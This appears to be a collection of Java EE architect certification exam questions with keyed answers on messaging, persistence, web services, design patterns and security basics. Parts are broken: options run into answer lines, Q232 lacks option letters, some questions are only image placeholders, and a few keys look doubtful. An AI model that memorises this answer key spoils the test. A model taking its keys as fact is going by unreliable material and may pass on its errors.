Answer: D

EXAMEN Question: 171

A company wants to design an internal web site for the purpose of managing its numerous social events. The site will not have heavy traffic, but will require state to be persisted in a database. You have been tasked to complete this action item in your spare time. Which two Java EE based approaches are best used for a quick development? (Choose two.)
A. Use JPA in the web tier only
B. Use message-driven beans to manage the posting of events
C. Use your domain model components as JSF managed beans
D. Use an EJB container to service inject the domain model and support a JPA deployment
Answer: A, C

Question: 172

An airline flight monitoring system must notify several other systems when a flight's status changes. All of the systems are written in the Java programming language and located on the

same local area network. One of these systems, the crew scheduler, must receive all flight status changes. If the crew scheduler system is down, it must receive all status changes when it restarts. How should the crew scheduler receive flight status changes?
A. As a JMS durable subscriber
B. Using XML over HTTP with correlation IDs
C. Through a Java Connector Architecture adapter
D. As an asynchronous RPC-style SOAP web service
Answer: A

Question: 173

Your new application incorporates messaging. If the receiver is down, the message is stored by the sending component. When the receiving application becomes available, all of the stored messages are delivered. Which solution is most appropriate?
A. JMS with asynchronous communication
B. JMS with synchronous communication
C. RPC with asynchronous communication
D. RPC with synchronous communication
Answer: A

Question: 174

Your application depends upon heavy web services communication that distributes large XML objects over HTTP. Your architecture is event driven and you require the creation of bi directional XML parsers that are fast, easy to implement, and have a low memory footprint. Which Java EE API is best suited for your solution?
A. StAX
B. DOM
C. JAXB
D. JAXRAnswer: A

Question: 175

You are a client of an XML over HTTP web service. You need a Java API that can enable your application to parse and transform XML documents independent of a particular XML processing implementation. Which Java API can you use?
A. SAAJ
B. JAXP
C. JAXR
D. JAX-RPC
Answer: B

Question: 176

An application sends four messages (1, 2, 3, and 4) to a JMS destination. Three consumers (A, B, and C) consume messages from the destination. There are no delivery failures.
A receives messages 1 and 2.
B receives messages 1 and 3.
C receives messages 1 and 4.
How do consumers receive these messages?
A. A, B, and C listen to a JMS queue with message selectors.
B. A, B, and C listen to a JMS queue without message selectors.
C. A, B, and C subscribe to a JMS topic with message selectors.
D. A, B, and C subscribe to a JMS topic without message selectors.
Answer: C

Question: 177

Your organization has an existing web-based Java e-commerce application that provides remote EJB interfaces. Your organization is interested in architecting a separate Java billing application that leverages some of the business logic contained in the e-commerce application. Which technology is ideal for this application?
A. JMS
B. JDBC
C. Java IDL
D. RMI / IIOP
Answer: D

EXAMEN Question: 178

Your web page design company is designing web sites for all of the stores in a local mall. Your company must create a consistent "look and feel" for these sites. Once this "look and feel" project has gone through demonstration, enhancement, and approval iterations with the mall's clients, your job will be done, and the development of the actual B2C (business to client) system will be handled by a different firm. Which architecture is most appropriate for your prototype project?
A. Two-tier, web-centric
B. Three-tier, web-centric
C. Three-tier, enterprise-centric
D. Three-tier, application-centric
Answer: A

Question: 179

In order to handle your n-tier application's persistence requirements directly from web-tier components, which three statements about your application should be true? (Choose three.)
A. Your application will NOT need to use DAOs.
B. Your application has no need for an LDAP server.
C. Your application is such that scalability is NOT a concern.
D. Your application has no need for concurrency management.
E. Your application has no need for container managed transactions.
Answer: C, D, E

EXAMEN Question: 180

ABC Travel offers a flight reservation service, exposed as a web service. XYZ Stays offers a hotel reservation service, also exposed as a web service. ABC and XYZ will not change their web services. A startup company has contacted you for advice about designing a new service that combines flight and hotel reservations, which they will offer as a web service. The startup company plans to provide their service by implementing a portable Java EE solution that aggregates the two services offered by ABC Travel and XYZ Stays. A combined reservation succeeds only if both the flight reservation and the hotel reservation succeed. What is the most effective way to meet the business requirement?
A. The startup company should implement their new service as a web service that uses an XA transaction manager.
B. The startup company cannot implement their new service as a web service, but must use an EJB component to gain transaction propagation.
C. The startup company should implement their new service as a web service by calling the two existing services, and implementing their ow compensating transaction.
D. The startup company can implement their new service as a web service by calling the two existing services in a single transaction, relying on transaction propagation to support this business rule.
Answer: C

EXAMEN Question: 181

A company is developing a new web application to handle the entry of medical claims for

processing. Hospitals and doctor's offices enter the claim into the new system instead of sending the paperwork to the company's offices. The company does NOT want to install software on the client side. In an effort to reduce network traffic and server processing, it wants all data entry checks to complete on the client side. The user interface must be maintained by non programmers. Which user interface should the company architect?
A. use JSF
B. use JSP with JSTL
C. use Ajax with a servlet controller
D. use Java Swing distributed by JNLP
Answer: B

Question: 182

Your application accepts documents from unknown third parties over an encrypted connection. The documents are accompanied by a digital signature that attests to the origin of the document .Which aspect of the system limits the degree of confidence you can have in the origin of any given document if the implementation of all software is flawless?
A. The strength of the signature algorithm
B. The number of bits used in the signature
C. The strength of encryption used to hide the conversation
D. The certification practices associated with the certificate
Answer: D

Question: 183

You are architecting a DVD rental application that accepts customer feedback. Users can rank movies from one to five by clicking on buttons, as well as input comments about the movie into a text box. Which two can be addressed by filtering special characters from text boxes on JSP forms? (Choose two.)
A. SQL injection
B. buffer overflow
C. authorization errors
D. cross-site scripting
Answer: A, D

Question: 184

Security restrictions in a use-case require that the behavior of an EJB business method vary according to the role of the user. How should this be achieved?
A. The deployment descriptor is written using the roles determined by the programmer.
B. The programmer determines a role reference and uses it in the code. This is mapped to a role in the deployment descriptor.
C. The business method determines the role of the user using JNDI and configuration information in the deployment descriptor.
D. The business method determines the role of the user using JAAS and configuration information in the deployment descriptor.
Answer: B

Question: 185

What is a major design characteristic of the Service To Worker pattern?
A. Control of transactions
B. Separation of concerns
C. Control of network traffic
D. Integration of legacy systems
Answer: B

Question: 186

An architect is designing a web application to support a broad array of web requests. During analysis, the architect discovers that the application must perform complex logic to handle the various requests it can receive. Additionally, the architect learns that each type of request has specialized logic to perform. The architect knows that over time, new types of requests will be added to the system. Given this scenario, which architecture is the easiest to expand and test?
A. Embedding the common logic in each of the application's JSPsB. Creating a controller object with a method of handling each JSP
C. Creating a controller object coupled with numerous command objects
D. Creating a service activator object and linking it to specialized business service objects
E. Creating a transfer object for each JSP and coupling those transfer objects with a front controller
Answer: C

Question: 187

You are architecting a document storage system for next season's fashion designs. The system must support many different encryption algorithms to secure those documents. Security of the documents is the highest priority of the system. What are two valid concerns in this situation? (Choose two.)
A. The most scalable solution is to use public key encryption for all encryption.
B. The system software must be able to be updated without decrypting all the files in the system.
C. A single API should be used for all encryption algorithms allowing them to be used interchangeably.
D. Each encryption algorithm should be deployed to its own server to keep deployment and configuration simple.
E. Documents in the system can be stored unencrypted if the storage servers are properly secured behind a firewall and DMZ.
Answer: B, C

EXAMEN Question: 188

With which two is the service-oriented architecture concerned? (Choose two.)
A. low cohesion
B. loose coupling
C. XML web services
D. stateful session handling
E. well-defined contracts
Answer: B, E

EXAMEN Question: 189

Which two statements describe the advantages of inheritance as compared to coding to an interface? (Choose two.)
A. The reuse of existing code implementations.
B. Allows you to use one object in place of another.
C. Inheritance allows you to restrict the behavior of objects.
D. Inheritance promotes encapsulation better than interfaces.
E. Only through inheritance can an object be of multiple types.
Answer: A, C

Question: 190

You are architecting a complex multi-tiered web application. Within each tier you have designed layers, the lowest being the hardware layer and the highest being the application layer. Which statement is true?A. Generally, a given layer in one tier of this application should be concerned with the

technology used in the same layer of adjacent tiers.
B. To maximize separation of concerns, a given layer in a tier of this application should only have knowledge of the adjacent layer in that tier.
C. For any given tier, separation of concerns is fulfilled when a given layer in that tier knows or needs to know little or nothing of the layers below it.
D. If the layers in one tier of the application have been designed to achieve separation of concerns, then the remaining tiers also achieve separation of concerns by default.
Answer: B

Question: 191

Which three are benefits of design patterns? (Choose three.)
A. They act as a learning aid.
B. They provide standard code libraries.
C. They provide a common design vocabulary.
D. They are best suited for implementation details.
E. They standardize the way designs are developed.
F. They provide a standard object-oriented development process.
Answer: A, C, E

Question: 192

A company is required by law to log and store comprehensive information on all access requests made to its business logic API. Which design pattern is most suitable to provide this information with a minimum of disruption to the existing servlet-based implementation?
A. Business Object
B. Session Facade
C. Intercepting Filter
D. Dispatcher View
Answer: C

Question: 193

What are two consequences of using the Observer pattern? (Choose two.)
A. The source is loosely coupled with the observer.
B. Changes in a source are broadcast to all observers.
C. The observer must be tightly coupled with the source.
D. An observer is restricted to observing only one source.
E. An adaptor is needed when subclasses of the source are added.
Answer: A, B

Question: 194

Which design pattern is represented by the JDBC ResultSet class?
A. Bridge
B. Iterator
C. Composite
D. Factory Method
Answer: B

Question: 195

What are three benefits of using the Data Access Object pattern? (Choose three.)
A. Enables transparency
B. Encapsulates access
C. Enables easier database migration
D. Simplifies the interface to business objects
Answer: A, B, C

Question: 196

A company is redesigning a core application and wants to ensure that it will scale over time, because usage is expected to increase 400 percent in the next two years. Future-proofing is important because the company's CEO has complained about how frequently the architecture changes, requiring redesign and redevelopment work. The application will be extended continuously over the next two years and the version of the database software used is also likely to be upgraded. What is the most suitable architecture for the application?
A. Session beans accessing a JPA-based persistence tier
B. Session beans accessing a JDBC-based persistence tier
C. Session beans accessing an EJB 2.x BMP-based persistence tier
D. Session beans accessing an EJB 2.x CMP-based persistence tier
E. Plain old Java objects (POJOs) accessing a JPA-based persistence tier
Answer: A

Question: 197

Regulatory requirements force a real estate company to invoke an auditing function around each of the business operations implemented in the business tier of its mortgage approval system. The actual auditing code is distributed to developers as a black-box library that cannot be tampered with. The company wants the process of invoking the auditing behavior to be automatic in all the applications that together compose the system, without requiring any changes to their source code. Repackaging of existing modules to satisfy the requirements is allowed. Which two component types support adding the auditing code around each of the company's business methods without any source code changes? (Choose two.)
A. JPA entity class
B. BMP entity bean
C. CMP entity bean
D. message-driven bean
E. stateless session bean
Answer: D, E

Question: 198

You are designing the persistence layer for your current project and deciding which approach is best: an ORM-centric implementation or a direct SQL-based implementation. Which two statements are guaranteed to be true in all cases when comparing the two approaches? (Choose two.)
A. Persistence frameworks that do NOT subscribe to an open, standardized API are more difficult to maintain in the long term.
B. ORM is a better choice than JDBC because it combines ease of development, database independence/insulation, and tooling support with no runtime overhead.
C. JDBC is a better choice than ORM, because it combines direct access to the database, a minimal programming model, the best performance and scalability, and ease of development.
D. Any decision must consider and address the issues of performance, scalability, ease of development, and ACID semantics, weighted according to the specific application being designed.
Answer: A, D

EXAMEN Question: 199

A bank is launching a new mobile device notification channel to their online banking system that will allow customers to receive SMS/text messages and email notifications regularly about their current balance and recent transactions over a certain amount. The bank has 300 million customers in thirty countries, covering time zones from GMT-8 to GMT+8. The messages sent are informational only and are not legally binding. The mid and back office systems are built using both relational databases and legacy mainframe-based systems. What is the most appropriate method for the mid and back office systems to integrate with the mobile device notification

channel?
A. guaranteed messaging using message-driven beans (MDBs) consuming messages from a JMS queue populated by the systems of record
B. unguaranteed messaging using message-driven beans (MDBs) consuming messages from a JMS topic populated by the systems of record
C. unguaranteed messaging using message-driven beans (MDBs) consuming messages from a JMS queue populated by the systems of record
D. stateless session beans retrieving records of interest directly from the mid and back office systems using a combination of JDBC and green screen scraping
Answer: C

Question: 200

Which two statements are true when comparing JPA to EJB 2.x? (Choose two.)
A. JPA implementations are more scalable than EJB 2.x CMP or BMP entity beans.
B. Developers can use JPA to construct persistence models that map closely to business domain models including inheritance and polymorphism.
C. JPA implementations are faster than EJB 2.x CMP or BMP entity beans.
D. Developers using the JPA need to implement fewer interfaces than in EJB 2.x.
Answer: B, D

EXAMEN ? Question: 201

A company has committed to support a non-functional requirement (NFR) that states it must process all requests within 3 seconds. The company's customers are complaining that the system is not meeting the NFR and you have been contracted to fix the system. The company is not sure whether its customers are meeting the NFR. What is the most appropriate course of action?
A. Modify the architecture to implement threading of requests
B. Add another server to spread the load across more servers
C. Establish measurements, implement the measurements, move the code to production, and determine a go-forward plan
D. Establish measurements, implement the measurements, load test in the test environment, and determine a go-forward plan
Answer: D

Question: 202

An organization has several Java EE web services. There is a new requirement to write the SOAP headers for each incoming web service request to a log file. What is the best way to log these incoming headers using Java EE APIs?
A. Use a JAX-RPC client to access the SOAP headers and write them to a log
B. Use a JAX-WS handler to extract the SOAP headers and write them to a log
C. Use JMS to extract and route the SOAP headers to an MDB that writes them to a log
D. Use JAXB to parse the SOAP headers in the service implementation classes and write them to a log
Answer: B

Question: 203

An online sporting goods store's web application uses HTTPSession to store shopping carts. When the application is initially deployed, the business plan predicts only a few customers will access the site. Over time, the store projects a steady increase in volume. The deployment plan calls for a single web container in the initial deployment. As demand increases, the plan calls for multiple web containers on separate hardware with clustered HTTPSession objects. Which two principles will help the application meet the requirements and optimize performance? (Choose two.)
A. The application should store as much as possible in HTTPSession objects.
B. The application should NOT make frequent updates to HTTPSession objects.
C. The application should make coarse-grained updates to HTTPSession objects.

D. The application should create new HTTPSession objects instead of updating existing objects.
Answer: B, C

EXAMEN Question: 204

An application produces messages to be processed by client applications. The application does not know how many clients there are and the number of clients may change at any time. Any client can process any message but a message must be processed by exactly one client. How should the messages be sent to the clients?
A. Using a JMS topic
B. Using a JMS queue
C. Using XML over HTTP
D. Using a SOAP web service
Answer: B

Question: 205

A Java EE application needs to receive XML documents and send back synchronous responses. The incoming XML documents are validated by the application against one of three distinct XML schemas. What is the simplest mechanism with the least overhead to accomplish this task?
A. RMI over IIOP
B. XML over HTTP
C. JAVA IDL/CORBA
D. a SOAP web service
Answer: B

Question: 206

A system architecture has two applications, one for billing and one for registration. The billing system is an older CORBA interface for updating billing information. The registration system is built using Java technology. A planned enhancement requires the registration application to automatically update the external billing system. Which Java technology is best suited for the enhancement?
A. JAXB
B. JAX-WS
C. Java IDL
D. RMI-JRMP
Answer: C

Question: 207

A Java EE application produces information that must be consumed by heterogeneous clients. These clients include a mainframe, an application written in C++, and another Java EE application running at a remote site. How should this application make this information available to these clients?
A. an MDB
B. IP Multicast
C. a JMS topic
D. a web service
Answer: D

EXAMEN Question: 208

A developer builds a Java EE application that supports distributed transactions. The application must participate in an existing transaction to update a database using JDBC and invoke a transactional method on a remote system. Which two technologies could the developer choose to access the remote system? (Choose two.)
A. Java Connector Architecture

B. Java Message Service (JMS)
C. Remote Method Invocation (RMI)
D. Simple Object Access Protocol (SOAP)
Answer: A, C

Question: 209

A company is deploying a real-time Java EE purchase order processing system. This system will use an external application to access a customer's account status as part of the purchase order approval process. This external application is deployed on the same hardware as the purchase order processing system, but it is not written in the Java programming language. Which technology should be used to retrieve the account status from the external system?
A. A JMS topic
B. A JMS queue
C. A synchronous web service
D. An asynchronous web service
Answer: C

Question: 210

A company is replacing its aging IT infrastructure, but it does not have the resources to replace all the legacy systems at once. There are many different mainframe applications, client-server applications, and standalone programs that need to be integrated. Which API is best for creating a new scalable and secure SOA?
A. JAXR
B. REST
C. SOAP
D. JAX-RPC
E. JAX-WS
Answer: E

Question: 211

A company architected and developed a Java EE application and now they are having problems with the scalability of the system. The application uses JSPs and servlets deployed to a web container, and stateless session beans and DAOs deployed to an EJB container. The application's non-functional requirement for scalability is to support 500 concurrent users during peak hours of operation. The application can currently support 500 concurrent users, but the response time is 200 percent of what it is acceptable. You have been hired as an architect and have been assigned to help resolve this problem. The company's management is concerned with the hardware budgeting. What initial advice would you give to the company?
A. Add another web server
B. Start a new project to re-architect the application
C. Monitor the application to determine the potential problem areas
D. Add more memory and processors to the hardware hosting the EJB container
Answer: C

Question: 212

A company has retained you to advise them on which standard methodology they should use when building their next-generation product suite using Java EE.
The core requirements are as follows:
The presentation tier must run inside a browser and deliver a compelling end-user experience.
The business logic tier must support transactions.
The persistence tier must be easy to develop, but not at the expense of runtime performance.
The company is designing for the future, and wants to use the most future-proof approach possible. Which high-level solution most closely meets the stated requirements?
A. JSPs using JSTL communicating with controllers / POJOs, with the persistence model

implemented using JPA
B. JSPs using scriptlets communicating with stateful session beans using controllers, with the persistence model implemented using JPA
C. JSPs using JSTL communicating with stateless session beans using controllers, with the persistence model implemented using BMP entity beans
D. JSPs using JSTL coupled with an Ajax-enabling JavaScript library communicating with stateless session beans using controllers, with the persistence model implemented using JPA
Answer: D

Question: 213

A software company developed an SaaS application written in Java EE using JSPs, stateless session beans, entity beans, and DAOs. The application allows a customer to track employee training and certifications. Customers have been complaining about the amount of data entry,because they must enter the information about the training and certifications. The company wants to create a web service that allows training companies to send training information about a student, so customers do NOT have to enter the information. You have been contracted to advise the company on the creation of the web service.
What is your advice to this company?
A. Write a new entity bean implementing JAX-WS
B. Do nothing because the company has a JSP that can take input
C. Place @WebService on the stateless session bean that takes the training input
D. Place @WebService on the JSPs that accept the data entry for a training class
Answer: C

Question: 214

A travel company re-architected their application from a two-tier to a three-tier architecture. To see what impact the new architecture would have on its non-functional requirements (NFRs), the company built a prototype based on this new architecture. When they profiled it during testing, the company noticed that clients often share domain objects and leverage some of each other's work.
Which characteristic of the prototype could improve based on their observation?
A. Security
B. Flexibility
C. Availability
D. Performance
Answer: D

Question: 215

A brokerage firm hired you to evaluate a re-architected CPU-bound application they use in-house to do market forecasting. This application is currently architected using a single business tier, where complex algorithms are used to process large amounts of data to forecast market trends. The current machine cannot be scaled vertically any further. A prototype was built, in which the business tier was split into two tiers, where one depends on services provided by the other. They were then deployed to two servers for testing. The prototype exhibited better scalability. Which statement would explain this result?
A. The applications deployed were simpler.
B. There were more resources available to process any one request.
C. There was additional network traffic between the two business tiers of the application.
D. The business model was simplified by partitioning it into tiers with well-defined limited interactions.
Answer: B

Question: 216

A company has an existing system that is a three-tier architecture (presentation, business logic, and database). It has both a rich client that mixes the presentation and business logic to be

installed on the desktop and a thin client that is accessed by a browser. You are performing an audit of the architecture. Which non-functional requirement is a cause for concern?
A. Scalability
B. Availability
C. Performance
D. Maintainability
Answer: D

Question: 217

A company uses a mail order catalog and phone orders to sell its widgets. The company wants to develop a new online retail site. Buying trends from the current orders show that customers typically buy once or twice a year. The company has the following requirements for the site: ability to shop quickly ability for web designers to modify the user interface (UI) monthly to provide a new shopping experience ability to browse the catalog and find the product within three screens What advice would you give this company about the user interface for this application?
A. Write the UI using servlets
B. Write the UI using JSF, or JSP with JSTL
C. Write the UI using Ajax accessing servlets directly
D. Write the UI using Java Swing and distribute using JNLP
Answer: B

Question: 218

Your consulting company has been asked to enhance an existing application. The current application is a two-tier system in which all of the business logic is located in thick clients. You are considering a solution that would involve moving the business logic out of the client (thus allowing the client to be a standard browser), and moving the business logic into the server's database in the form of stored procedures. Which statement is true about your proposed solution?
A. It will improve the scalability of the system.
B. It will improve the manageability of the system.
C. It will reduce the amount of traffic on the network.
D. It will, in effect, turn the application into a three-tier system.
Answer: B

Question: 219

A company is a startup that aggregates the product catalogs from several vendors and provides an online shopping experience. Vendors maintain the company's catalog and product inventory in vendor-unique relational databases that it hosts. The company has the following non-functional requirement priorities for a new system: scalability, availability, and reliability. Which logical tier map will maximize the non-functional requirement priorities as set forth by this company?
A. Presentation/business logic tier - database
B. Presentation tier - business logic tier - database
C. Presentation tier - business logic tier - resource tier - database
D. Presentation tier - database (business logic in stored procedures)
Answer: C

Question: 220

What are two consequences of using the Composite View pattern? (Choose two.)
A. Improves performance
B. Avoids duplicate content
C. Forces a whole-part dependency
D. Allows tables to be reused in multiple locations
E. Restricts all subviews to have a consistent view technology
Answer: B, D

Question: 221

Your company is a startup that created an application to support a local insurance company. Insurance forms have a complicated object model with several levels of whole-part relationships. Currently, the code to create insurance forms is complex and embedded in object model classes. Your company has just won a bid from a major insurance corporation that handles clients across multiple countries, and each country has its own rules about how insurance forms are constructed. You need to separate the model creation from the model classes and support different construction rules. Which two patterns should you apply? (Choose two.)
A. State
B. Proxy
C. Builder
D. Strategy
E. Prototype
Answer: C, D

Question: 222

Which three statements about the Visitor pattern are true? (Choose three.)
A. It is possible to provide a unified interface to a set of interfaces.
B. It has an object structure that contains many classes of objects with differing interfaces.
C. It has an object structure that contains many classes of objects with the same interfaces.
D. Many distinct and unrelated operations need to be performed on objects in an object structure.
E. It is possible to define new operations over an object structure, but the classes in the object structure rarely change.
F. It is possible to define new operations over an object structure, but the classes in the object structure frequently change.
Answer: B, D, E

Question: 223

As an architect, you need a design pattern with the following capabilities: decouples storage implementation details provides a uniform API to access various external resources encapsulates proprietary features to facilitate maintainability Which design pattern should you choose?
A. Composite
B. Resource Tier
C. Data Access Object
D. Resource Controller
Answer: C

Question: 224

In EJB 3, annotations are embedded in compiled class files. Application assemblers, deployers and administrators do not have the option of modifying them directly. They do, however, have the option of modifying or creating deployment descriptors. Which two statements are true? (Choose two.)
A. Deployers can override all of the information specified by application assemblers.
B. Application assemblers can override all of the information specified by developers.
C. Deployers can override some but not all of the information specified by application assemblers.D. Application assemblers can override some but not all of the information specified by developers
Answer: A, D

Question: 225

A relational data model has three tables (Customer, Address, and Purchase). You are comparing modeling these tables with CMP entity beans and JPA using an ORM tool. Which two statements

are true? (Choose two.)
A. The JPA version contains fewer classes and interfaces.
B. The CMP version contains fewer classes and interfaces.
C. The JPA entity classes can be instantiated with the "new" statement.
D. In JPA entity classes, data are accessed using abstract getter methods.
E. Both CMP entity beans and JPA entity classes can be directly used as DAO classes.
Answer: A, C

Question: 226

Your company is bidding on a contract, which due to the presence of a large number of client applications deployed in a geographically dispersed area, requires it to support an outdated web service interface that uses SOAP 1.1. Which component type is the most appropriate to use, given that your company wants to keep the amount of code to be written as small as possible?
A. Message-driven bean with JMS queue
B. Stateless session bean with RMI interface
C. Message-driven bean with JAXB document unmarshaller
D. Stateless session bean with JAX-WS web service interface
Answer: D

Question: 227

A company builds massive data warehouses for customers using proprietary database software that until recently, ran on proprietary hardware for added speed. The warehouse software is accessed from Java code using a JDBC driver that exposes the warehouse functionality as a combination of ANSI SQL-99 syntax coupled with some company-specific extensions. Performance of queries is important to both the company's management and its customers. It has a team of 20 developers who are considered experts in the data warehouse. What is the optimal architecture to use when accessing the data warehouse?
A. Session beans using ORM
B. Session beans using a JDBC connection pool
C. Session beans using EJB 2.x CMP entity beans
D. Session beans using EJB 2.x BMP entity beans with JPA
Answer: B

EXAMEN? Question: 228

You are designing the next-generation purchase order processing system at your company. Although the presentation and business logic tiers will be designed and built using the Java platform, the existing relational database will be re-used, because its design has proven to be fast, scalable, and reliable. Ease and speed of development is an important consideration. What is the most appropriate server-side component to use when providing read-write access to the existing database schema in the new application?A. stateless session beans using JDBC directly
B. Java Persistence API (JPA) accessed using a DAO layer
C. message-driven beans using a JMS queue and a DAO layer
D. stateful session beans coupled with a thread per concurrent request
E. bean-managed persistence (BMP) entity beans accessed using a DAO layer
Answer: B

Question: 229

A company has defined an XML-based document format that its business partners need to use to submit order information. To guarantee confidentiality and information integrity at a fine level in the presence of multiple processing steps, the company wants to take advantage of technologies such as WS-Security and XML Digital Signatures. These technologies define SOAP headers that can be used to sign and encrypt fragments of documents. Your task is to implement the web service that accepts and processes the orders. Which component type should be used for the web service endpoint?

A. stateless session bean with RMI interface
B. message-driven bean with web service interface
C. stateful session bean with web service interface
D. stateless session bean with access to the SOAP body
E. stateless session bean with access to the SOAP envelope
Answer: E

Question: 230

You are the architect for an in-house application used by a consulting corporation to schedule internal resources to staff client engagements. The application will be used only by a well-defined user group (the in-house HR team) and so will not be exposed to large spikes in demand. Two phase commit semantics are not required, and the simple security model is addressed by integration with the company's LDAP server at the presentation layer. The company does have a 36-month roadmap for their intranet which calls for incremental development of the application over time. What is the best solution for implementing the business logic tier?
A. JSPs accessing the database directly is sufficient.
B. An MVC web framework with no persistence tier is sufficient.
C. An MVC web framework accessing session beans to access the persistence tier is sufficient.
D. Any standard web framework implementing the MVC model accessing the persistence tier is sufficient.
Answer: D

Question: 231

A company that sells avatar skins for virtual reality environments has hired an architect consultant to determine why their system runs slowly. The consultant finds that the business logic that processes orders has been embedded into all of their JSPs using scriptlets. During load testing, the responsiveness of the system is slow, but the CPU and VM-free memory utilization remain at a low level. Which two are most likely causes of the problem? (Choose two.)
A. User requests are deadlocked.
B. The servlet instances are locked on every request.
C. The Java Virtual Machine is NOT configured properly.
D. Database connection pooling is NOT configured properly.
Answer: B, D

Question: 232

A company is embarking on a major new initiative, the creation of an eCommerce, B2C (business to consumer) application to sell their widgets. As the lead architect, you need to decide whether or not to use EJBs in the business tier of the architecture. The architecture is as follows: JSP <-> Controller <-> Business logic <-> JPA-based persistence. Which option represents the optimal solution describing the business tier implementation?
Stateless session beans are required to update values in the database.
Entity beans are necessary to allow the controllers to access the JPA persistence layer.
Message-driven beans are required to decouple the controllers from the persistence tier.
Session beans are required in order to provide unit-of-work, security, and transaction management semantics to the JPA layer.
Answer: D

Question: 233

A large enterprise employs numerous authors to produce content. The decision is made to use a content management system (CMS) to store the content, and its metadata, in a few relational databases. Multiple JSF-based web applications need to display the same data. What implementation strategy would have the most impact on increasing reuse?
A. Using web services to access the CMS
B. Using an object relational mapping technology
C. Using a service locator to find the relational databases

D. Using a component-oriented web application framework
E. Using a templating mechanism to composite view components
Answer: E

Question: 234

A teenage fashion web site employs a dozen web designers skilled in graphic design, HTML, and some JavaScript experience. You were hired by the company to create an architecture that includes a small amount of dynamic content to integrate the web site with the company's order entry system. Which three web technologies would you train the web designers to use to create dynamic pages? (Choose three.)
A. the servlet API
B. JSP with standard tags
C. JSP with JSTL database tags
D. building new JSF components
E. standard JSF component tags
F. JSP with the Expression Language
Answer: B, E, F

Question: 235

(This is drag and drop type question will attach image later)


Question: 236


You are the architect on a project to build a bridge between the legacy customer service tool, an outdated VT100 terminal server, and a company's new Java EE web application. You do NOT have access to the terminal server and cannot deploy any code to it. Which approach should you use to integrate the systems?
A. Use a DAO wrapped around a JDBC connection to query the legacy system
B. Deploy a CORBA server to the legacy system and use RMI-over-IIOP to communicate to it
C. Develop a session bean that wraps a screen-scraping tool to interact with the legacy system
D. Develop a web services-based service and use XML to communicate with the terminal serverAnswer: C

Question: 237

What are two characteristics of object-oriented design? (Choose two.)
A. scalability
B. manageability
C. encapsulation
D. polymorphism
E. cross-cutting concerns
Answer: C, D


Question:238






Question: 239

Question: 239
Click the Task button.





Whizlab questions

Question 1

ABC Bank provides facility to transfer amounts from one account to another through its internet banking application. It also provides facilities for its consumer clients to upload payments in one-go through a file upload facility. File upload is a very resource-intensive operation which may take 3-10 minutes. Currently on submitting the file it displays an alert message and processes the request. Often the browser times out.

What would be your suggestion to improve this situation at minimal cost?
Choose one answer.

a. Remove the file upload feature from Internet Banking application
b. Limit the no. of payments in upload files to minimum so that the overall request does not take more than 1 minute. Encourage customer to break the files and upload multiple times.
c. Use AJAX to display progress bar displaying the % complete figures.
d. Use JSF to reduce the processing times.

Option C is the correct choice.

